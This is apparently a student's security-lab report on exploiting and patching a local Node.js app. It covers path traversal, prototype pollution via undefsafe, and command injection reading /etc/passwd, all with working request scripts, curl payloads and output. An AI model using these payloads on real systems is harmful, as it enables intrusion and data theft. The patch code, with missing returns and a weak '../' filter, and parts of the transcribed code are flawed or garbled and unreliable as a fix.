

Project 3: Server-side Vulnerability

Date: Oct.21st, 2021

Name: Xuhua Sun (xsun57@jhu.edu)

*Due to my personal settings, I will use port 8080 instead of 80 for the tasks below.

Task1: Exploit the path traversal vulnerability


In the source code “app.js”, we notice here the parameter “id” in the request is directly accepted and used in the path below. Therefore, we can exploit the path traversal vulnerability by planting “../” combinations.

```
162     app.route('/img')
163     .get(function(req, res){
164         res.sendFile(
165             path.join(__dirname, '/images/', req.query.id || 'jhu.png'));
166     })
167
```


We also take a look at the directories in the tree form with the command: “tree -L 3”, starting from the “~”. Meanwhile, we have planted a flag file called “task1-flag.txt” outside the website’s root directory (which is /websec-lab-notes/src/). It is clear that the flag is at the same level with the directory websec-lab-notes, which is 3 layers outside the “/images/jhu.png” in the above function.

```
task1-flag.txt
Templates
Videos
websec-lab-jsonbin
├── jsonbin
│   ├── bin
│   ├── example.env
│   ├── lib
│   ├── package.json
│   ├── package-lock.json
│   ├── public
│   ├── README.md
│   ├── tests
│   └── views
└── README.md
websec-lab-notes
├── views
├── README.md
├── websec-lab-notes
│   ├── docker-compose.yml
│   ├── Dockerfile
│   ├── meta.yml
│   ├── README.md
│   └── src
│       ├── app.js
│       ├── images
│       ├── node_modules
│       ├── package.json
│       ├── package-lock.json
│       ├── public
│       └── views
└── 74 directories, 978 files
```

Hence, we will set the parameter “id” with the format “id=../../task1-flag.txt”, corresponding to the 3 layers we mentioned before and start the request like the URL below. Then, our browser returns the content inside the flag like the following.



Also, we show the content inside the task1-flag.txt as below, which means our exploitation succeeds therefore.



Task 2: Exploit the prototype pollution vulnerability to affect a base object's property

We can take a look at the route of `/edit_note` and the method `edit_note` used in it, which is defined in the class `Note`.


```
11 class Notes {
12   constructor() {
13     this.owner = "whoknows";
14     this.num = 0;
15     this.note_list = {};
16   }
17
18   write_note(author, raw_note) {
19     this.note_list[(this.num++).toString()] = {
20       "author": author,
21       "raw_note": raw_note
22     };
23   }
24
25   get_note(id) {
26     var r = {};
27     undefsafe(r, id, undefsafe(this.note_list, id));
28     return r;
29   }
30
31   edit_note(id, author, raw) {
32     undefsafe(this.note_list, id + '.author', author);
33     undefsafe(this.note_list, id + '.raw_note', raw);
34   }
35
36   get_all_notes() {
37     return this.note_list;
38   }
39 }
```

Inside the method `edit_note`, we can see that it uses a function called `undefsafe` to change the values inside the object `note_list`. In detail, it first takes our post form and extracts `id`, `author` and `raw`.

Then it updates the "note_list.id.author" with our input "author" and the "note_list.id.raw_note" with our input "raw". The "id" also comes from our input "id". It uses a concatenation like "id + ".author"," as the input for the function "undefsafe". I did some research on this "undefsafe" @ CVE, which showed that it was a vulnerable function. In detail, for the function: undefsafe(object, A, value), if A is not in the object and contains "__proto__", it will go upwards and pollute the value inside the object finally.

```
86 app.route('/edit_note')
87 .get(function (req, res) {
88     res.render('mess', {
89         message: "please use POST to edit a note"
90     });
91 })
92 .post(function (req, res) {
93     let id = req.body.id;
94     let author = req.body.author;
95     let enote = req.body.raw;
96     if (id && author && enote) {
97         notes.edit_note(id, author, enote);
98         res.render('mess', {
99             message: "edit note sucess"
100         });
101     } else {
102         res.render('mess', {
103             message: "edit note failed"
104         });
105     }
106 })
```


Hence, we can set the data in POST with the structure:



```
task2.py - Visual Studio Code
task2.py
1  import requests
2
3  url = "http://localhost:8080/edit_note"
4  data = {
5      "id": "__proto__.aaa",
6      "author": "1",
7      "raw": "abc"
8  }
9  req = requests.post(url, data=data)
10 print(req)
```

We then use this python file to send POST request and we can see the following in both terminal and the browser:

```
[10/22/21]seed@VM:~$ python task2.py
<Response [500]>
[10/22/21]seed@VM:~$
```



Something broke!

The above indicates our pollution has succeeded.

Task 3: Further exploit the prototype pollution vulnerability to trigger a command injection vulnerability

We restart the server from the previous task to make everything function normally. Also, now we can check the “app.js” to find the following function under “/status”, which seems to have some space for code execution in the loop.


```
142   app.route('/status')
143     .get(function (req, res) {
144       let commands = {
145         "script-1": "uptime",
146         "script-2": "free -m"
147       };
148       for (let index in commands) {
149         exec(commands[index], {
150           shell: '/bin/bash'
151         }, (err, stdout, stderr) => {
152           if (err) {
153             return;
154           }
155           console.log(`stdout: ${stdout}`);
156         });
157       }
158       res.send("ok");
159       res.end();
160     })
```

Also, we need to know that the for-loop will traverse and visit any enumerable element in the list, including the one on the chain of prototypes. What we eventually want is

to add one element in the “commands” and execute that one. Therefore, we need to construct the POST request like the following:

```
task3.py x
1  import requests
2
3  url = "http://localhost:8080/edit_note"
4  data = {
5      "id": "__proto__.aaa",
6      "author": "cat /etc/passwd",
7      "raw": "cat /etc/passwd"
8  }
9  req = requests.post(url, data=data)
10 print(req)
```

And we can use the python file to send the request and then visit the “/status” route to see the results.



```
Terminal
[10/22/21]seed@VM:/etc$ cd ~
[10/22/21]seed@VM:~$ python task3.py
<Response [500]>
[10/22/21]seed@VM:~$

Mozilla Firefox
localhost:8080/status
localhost:8080/status
Most Visited SEED Labs Sites for Labs

Terminal
uidd:x:107:111:/run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,:/home/seed:/bin/bash
vboxadd:x:999:1:/var/run/vboxadd:/bin/false
telnetd:x:121:129:/nonexistent:/bin/false
sshd:x:122:65534:/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,:/srv/ftp:/bin/false
bind:x:124:131:/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,:/nonexistent:/bin/false
```

It actually shows the content inside “/etc/passwd” like what we want in our python file with the command “cat /etc/passwd”, indicating we have injected the target code successfully. In the future we can modify the codes we injected to get the shell also.


Task 4: Patch all the vulnerabilities using sanitization (assuming that dependent libraries are still vulnerable)

Sub-Task 1: Patch on Path Traversal Vulnerability

For the task1's path traversal vulnerability, we can simply ban the use of "../" in the parameter of input.

```
162 app.route('/img')
163   .get(function(req, res){
164     if(req.query.id.includes("../")){
165       res.status(200).send("can not find that!");
166     }
167     res.sendFile(
168       path.join(__dirname, '/images/', req.query.id || 'jhu.png'));
169   })
```

We can try the same attack like before and now we can see the following 404 error, indicating the effectiveness of our patch.




Sub-Task 2: Patch on Prototype Pollution Vulnerability

For this vulnerability, we can simply ask the "id" input to be what it should be. Therefore, we need to force the input "id" to be an integer, as the real id, and reject any other kind of inputs. Simultaneously, this can prevent adding "__proto__" or any other words into "id" and protect the object.

```
92 .post(function (req, res) {
93   let id = req.body.id;
94   let author = req.body.author;
95   let enote = req.body.raw;
96   if (id && author && enote) {
97     if(isNaN(id)){
98       res.status(404).send("invalid input!")
99     }
100     else {
101       notes.edit_note(id, author, enote);
102       res.render('mess', {
103         message: "edit note sucess"
104       });
105     }
```

With adding the above code, we can re-run the attack. And we can see the 404 error in the following, indicating the effectiveness of our patch.




The image shows a code editor with a JavaScript file. Lines 86-111 show a patch for the `/edit_note` endpoint. The `post` function now checks if `id` is NaN and returns a 404 status if so. A terminal window on the right shows the command `python task3.py` being run twice, resulting in `<Response [500]>` and `<Response [404]>` respectively.

```
86 app.route('/edit_note')
87   .get(function (req, res) {
88     res.render('mess', {
89       message: "please use POST to edit a note"
90     });
91   })
92   .post(function (req, res) {
93     let id = req.body.id;
94     let author = req.body.author;
95     let enote = req.body.raw;
96     if (id && author && enote) {
97       if(isNaN(id)){
98         res.status(404).send("invalid input")
99       }
100     } else {
101       notes.edit_note(id, author, enote)
102       res.render('mess', {
103         message: "edit note success"
104       });
105     }
106   } else {
107     res.render('mess', {
108       message: "edit note failed"
109     });
110   }
111 })
```

```
[10/22/21]seed@VM:/etc$ cd ~
[10/22/21]seed@VM:~$ python task3.py
<Response [500]>
[10/22/21]seed@VM:~$ python task3.py
<Response [404]>
[10/22/21]seed@VM:~$
```

Task 5: Exploit the prototype pollution vulnerability

After configuration of the program, we can first see something like the following (here I have successfully posted something already).




The image shows a terminal window and a Mozilla Firefox browser. The terminal shows the command `jsonbin@2.6.3 start` being run, and the browser shows the page `localhost:8000/cloud9-ine/blog` with the topic `"code"`.

```
[10/23/21]seed@VM:~/../jsonbin$ NODE_ENV=dev PORT=8000 start
> jsonbin@2.6.3 start /home/seed/websec-lab-jsonbin
> node .
listening on http://localhost:8000 @ 2021-10-23T07:00:00.000Z
401 GET /_me/apikey - 21.366 ms
^C
npm update check failed
Try running with sudo or get access to the local update config store via
sudo chown -R $USER:$USER /home/seed/
[10/23/21]seed@VM:~/../jsonbin$ NODE_ENV=dev PORT=8000 start
> jsonbin@2.6.3 start /home/seed/websec-lab-jsonbin
> node .
listening on http://localhost:8000 @ 2021-10-23T07:00:00.000Z
```

Mozilla Firefox: `localhost:8000/cloud9-ine/blog`
topic: "code"

We also tried the PATCH function with a similar POST request like the following. As you can see, the content `{ "topic": }` changes from the previous page.



The image shows a terminal window and a Mozilla Firefox browser. The terminal shows the command `curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{ "topic": "something else" }' http://localhost:8000/cloud9-ine/blog` being run, and the browser shows the page `localhost:8000/cloud9-ine/blog` with the topic `"something else"`.

```
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{ "topic": "something else" }' http://localhost:8000/cloud9-ine/blog
{
  "topic": "something else"
}
[10/23/21]seed@VM:~$
```

Mozilla Firefox: `localhost:8000/cloud9-ine/blog`
topic: "something else"


Now, as what we have done previously, we need to find the prototype pollution vulnerability and try to exploit it. Eventually, inside the file ".../jsonbin/lib/routes/api.js", we can find the previously seen "undefsafe" function with the parameter from user's input like the following, which corresponds to the PATCH method. In the "undefsafe" function, the "result" parameter comes from the user's input indirectly since it's the result of:

```
"const result = jsonmergepatch.apply(parent, req.body);"
```

Nevertheless, the "req.body" is under our control and we can exploit the prototype pollution vulnerability from here similarly.

```
139 // merge
140 if (Array.isArray(parent)) {
141   parent.push(req.body);
142 } else {
143   const result = jsonmergepatch.apply(parent, req.body);
144   undefsafe(user.store, path.join('.'), result);
145 }
146
147 user.dirty('storeJson', { method: 'PATCH', path: path.join('.') });
148 user.save().then(user => {
149   res.status(200).json(undefsafe(user.store, path.join('.')));
150 }).catch(e => {
151   next(422);
152 });
153 });
```

This part is not quite different from previous tasks so that we can follow the same idea and try the attack like the following. Clearly, we can see the returned message indicating we have succeeded in prototype pollution. Simultaneously, when we try to refresh the web pages, it can not load normally. The server has crashed at this stage (We can also check the terminal to see the error information).



The screenshot shows a web browser window with the title "jsonbin - A JSON store as a RESTful service - Mozilla Firefox". The address bar shows "localhost:8000". Below the browser, a terminal window is open, showing the following commands and output:

```
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{"topic": "something else"}' http://localhost:8000/cloud9-ine/blog
{
  "topic": "something else"
}[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{"__proto__": {"aaa": "bbb"}}' http://localhost:8000/cloud9-ine/blog
{
  "message": "Unprocessable Entity",
  "status": 422
}[10/23/21]seed@VM:~$
```


Task 6: Patch using Object.prototype.hasOwnProperty

To avoid this, we can ban the input of “__proto__” in this stage likewise. In this task, we will try to use “Object.prototype.hasOwnProperty”, helping us prevent the upward search along the chain of prototypes like the following. We modify the corresponding part in “api.js” also.

```

139 // merge
140 if (Array.isArray(parent)) {
141     parent.push(req.body);
142 } else {
143     if(req.body.hasOwnProperty("__proto__")){
144         res.status(404).json("Do not input '__proto__'");
145     }
146     else{
147         const result = jsonmergepatch.apply(parent, req.body);
148         undefsafe(user.store, path.join('.'), result);
149     }
150 }

```

We can re-run the attack and this time we will receive a 404 error with the following message.


```
117 if (typeof value === 'string') {
118   // force to plain text (in a browser)
119   res.set('content-type', 'text/plain');
120   return res.send(value.toString());
121 }
122 res.json(value);
123 });
124
125 router.patch('/', (req, res, next) => {
126   const user = req.user;
127   const path = urlToArray(req.path);
128   const value = unsafe(user.store, path.join('.'));
129
130   if (value === undefined) {
131     return res.status(404).json(null);
132   }
133
134   const parent = path.length ?
135     unsafe(user.store, path.join('.')) :
136     user.store;
137
138   // merge
139   if (Array.isArray(parent)) {
140     parent.push(req.body);
141   } else {
142     if (req.body.hasOwnProperty("__proto__")) {
143       res.status(404).json("Do not input '__proto__'");
144     } else {
145       const result = jsonmergepatch.apply(parent,
146         unsafe(user.store, path.join('.')), result);
147     }
148   }
149 }
150 }
```

Terminal

```
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{ "topic": "something else" }' http://localhost:8000/cloud9-ine/blog
{
  "topic": "something else"
}
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{ "__proto__": { "aaa": "bbb" } }' http://localhost:8000/cloud9-ine/blog
{"message": "Unprocessable Entity",
 "status": 422}
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{ "__proto__": { "aaa": "bbb" } }' http://localhost:8000/cloud9-ine/blog
null
[10/23/21]seed@VM:~$ curl -X PATCH -H 'authorization: token d458122b-6a34-4464-b9c6-a60e771b048e' -d '{ "__proto__": { "aaa": "bbb" } }' http://localhost:8000/cloud9-ine/blog
Do not input '__proto__'
[10/23/21]seed@VM:~$
```

